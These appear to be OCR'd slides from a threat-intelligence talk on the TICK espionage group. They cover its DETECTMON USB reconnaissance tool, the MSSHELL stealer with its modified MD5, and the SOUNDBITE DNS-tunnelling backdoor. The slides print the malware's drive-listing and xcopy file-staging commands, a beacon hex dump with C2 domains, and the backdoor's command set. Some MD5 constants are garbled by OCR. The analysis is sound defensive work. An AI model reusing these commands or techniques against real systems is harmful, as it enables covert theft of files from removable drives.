
- **DETECTMON** reconnaissance utility that monitors drive insertion and removal.
  - When the utility starts, it logs all connected drives
  - Logs when a removable drive is inserted or removed
  - The utility then runs the following:

```
cmd.exe /c dir <drive_root_path> /s  >>  <local_staging_path>\<year><month><day><hour>
```

  - Run the "**dir**" command every three minutes while the drive is inserted

NirSoft USBDeview

- http://www.nirsoft.net/utils/usb_devices_view.html



Device N...	Description	Device Type	Connected	Safe To Un...	Disabled	USB H
USB Device	USB Mass Storage ...	Mass Storage	No	No	No	No
USB Device	Generic Bluetooth ...	Bluetooth Device	No	Yes	No	No
USB Device	Generic Bluetooth ...	Bluetooth Device	No	Yes	No	No
USB Device	VirtualBox USB	Vendor Specific	No	No	No	No
USB2.0 WLAN	3Com OfficeConne...	Vendor Specific	No	No	No	No
USB2.0 WLAN	3Com OfficeConne...	Vendor Specific	No	No	No	No
USB2.0 WLAN	3Com OfficeConne...	Vendor Specific	No	No	No	No

22 item(s), 1 Selected

NirSoft Freeware. http://www.nirsoft.net

Phase 2: Research the encrypted containers

- **Strong crypto:** 256-bit AES by default
  - **Solution:** ?

- **Unknown file format** and the container is split across a number of files
  - **Solution:** ?

- **No disk mapping** is created when accessed with a valid password – **unlike TrueCrypt**
  - **Solution:** ?


- **Encryption chip** in the USB device (unconfirmed)
  - **Solution:** ?

Phase 2: Research the encrypted containers

- **Strong crypto:** 256-bit AES by default
  - **Solution:** capture the password
- **Unknown file format** and the container is split across a number of files
  - **Solution:** reverse-engineer the software / use APIs
- **No disk mapping** is created when accessed with a valid password – **unlike TrueCrypt**
  - **Solution:** dump the process / re-use the handle / use APIs
- **Encryption chip** in the USB device (unconfirmed)
  - **Solution:** monitor USB insertions and automatically steal predefined files

Phase 3: Crack up the encrypted containers

- **MSSHELL** stealer searches newly-attached fixed and removable drives



Phase 3: Bonus

- **DETECTMON** steals unprotected files

```
xcopy <DRIVE>:\\*.* <local_staging_path>\<10 digits for a date>\ /E /I /Q /Y
  /EXCLUDE:<local_staging_path>\sys.txt
```

- **Excluded items:**
  - Encrypted containers
  - PE files
  - Adobe Reader (?)
  - Files specific to victim’s environment

OPSEC

- **MSSHELL** uses **modified MD5**
  - Single byte change of a constant in Round 3





Fig. 6.9. MD5 hashing algorithm



Round 3:


(33) $HH(A, B, C, D \mid m_5, 4, 0xfffa3942)$,
(34) $HH(D, A, B, C \mid m_8, 11, 0x8771f681)$,
6122),
380c),
44),
fa9),
(39) $HH(C, D, A, B \mid m_7, 16, 0xf6bb4b60)$,
(40) $HH(B, C, D, A \mid m_{10}, 23, 0xbebfbc70)$,
(41) $HH(A, B, C, D \mid m_{13}, 4, 0x289b7ec6)$,
(42) $HH(D, A, B, C \mid m_0, 11, 0xeaa127fa)$,
(43) $HH(C, D, A, B \mid m_3, 16, 0xd4ef3085)$,
(44) $HH(B, C, D, A \mid m_6, 23, 0x04881d05)$,
(45) $HH(A, B, C, D \mid m_9, 4, 0xd9d4d039)$,
(46) $HH(D, A, B, C \mid m_{12}, 11, 0xe6db99e5)$,
(47) $HH(C, D, A, B \mid m_{15}, 16, 0x1fa27cf8)$,
(48) $HH(B, C, D, A \mid m_2, 23, 0xc4ac5665)$.

0xfffaB942

Pictures: "Fundamentals of Computer Security" by Pieprzyk, Josef (et al.)

Attribution

- **TICK** is a **cyber espionage team** that targets public and private interests in the **Asia-Pacific** region
- Active since at least **2009**, maintained a low profile
- Targeting of Chinese dissident organisations suggests **Chinese origin**
- Targeted industries include: defense, heavy industry, aerospace, technology, banking, healthcare, automotive and media
- Unconfirmed reporting by Symantec indicates targets in **Australia**, India, Singapore and USA
- Custom Base64 alphabets / signed malware
- Malware:
  - Fat Agent (aka IRONHALO and Gofarer)
  - PostBot (aka SNOWSHOE and Daserf)
  - Various downloaders, launchers, infectors, uploaders




A BACKDOOR THAT USES DNS FOR C2

SOUNDBITE

SOUNDBITE – Capabilities

- Communicates with its command and control (C2) servers via DNS tunneling
- Provides an attacker the ability to
  - create processes
  - upload and download files
  - execute shell commands
  - enumerate and manipulate files and directories
  - enumerate windows
  - manipulate the registry
  - gather system information

SOUNDBITE – Beacon Example




```
0000   b3 fb 00 00 00 01 00 00 00 00 00 00 20 75 62 73  ............ ubs
0010   49 56 67 41 41 41 41 41 41 41 41 41 41 41 41 41  IVgAAAAAAAAAAAAA
0020   41 41 41 41 41 41 41 41 41 41 4f 4c 51 01 7a 07  AAAAAAAAAAOLQ.z.
0030   6e 73 71 75 65 72 79 03 6e 65 74 00 00 0a 00 01  nsquery.net.....
0040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00a0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00b0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00c0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00d0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00e0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00f0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0100   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0110   00 00 00 00 00 00 00 00                          ........
```

- 280-byte DNS query
  - z.tonholding.com
  - z.nsquery.net
- NULL RR (Resource Record)
  - 0x0a is NULL RR
  - 0x01 is Internet Class
- First 6 bytes
  - Host identifier (stored in registry)
- Last 3 bytes
  - Counter (GetTickCount)
- Custom base64 dictionary

SOUNDBITE – Example of Supported Commands

Command	Description
0x03	Start hidden window process <CommandArg0> with command line <CommandArg2>
0x04	Compress and upload file <CommandArg0>
0x05	1. Execute "C:\Windows\system32\cmd.exe /u /c <CommandArg0>" 2. Wait <CommandArg2> milliseconds for process to complete 3. Read response via created pipes, ZLIB-compress, and send
0x07	Write data specified in <CommandArg2> to file <CommandArg0>; if file <CommandArg0>'s parent directory does not exist, create it
0x0A	Enumerate windows
…	…
0x10	Move file specified in <CommandArg0> to <CommandArg2>
…	…

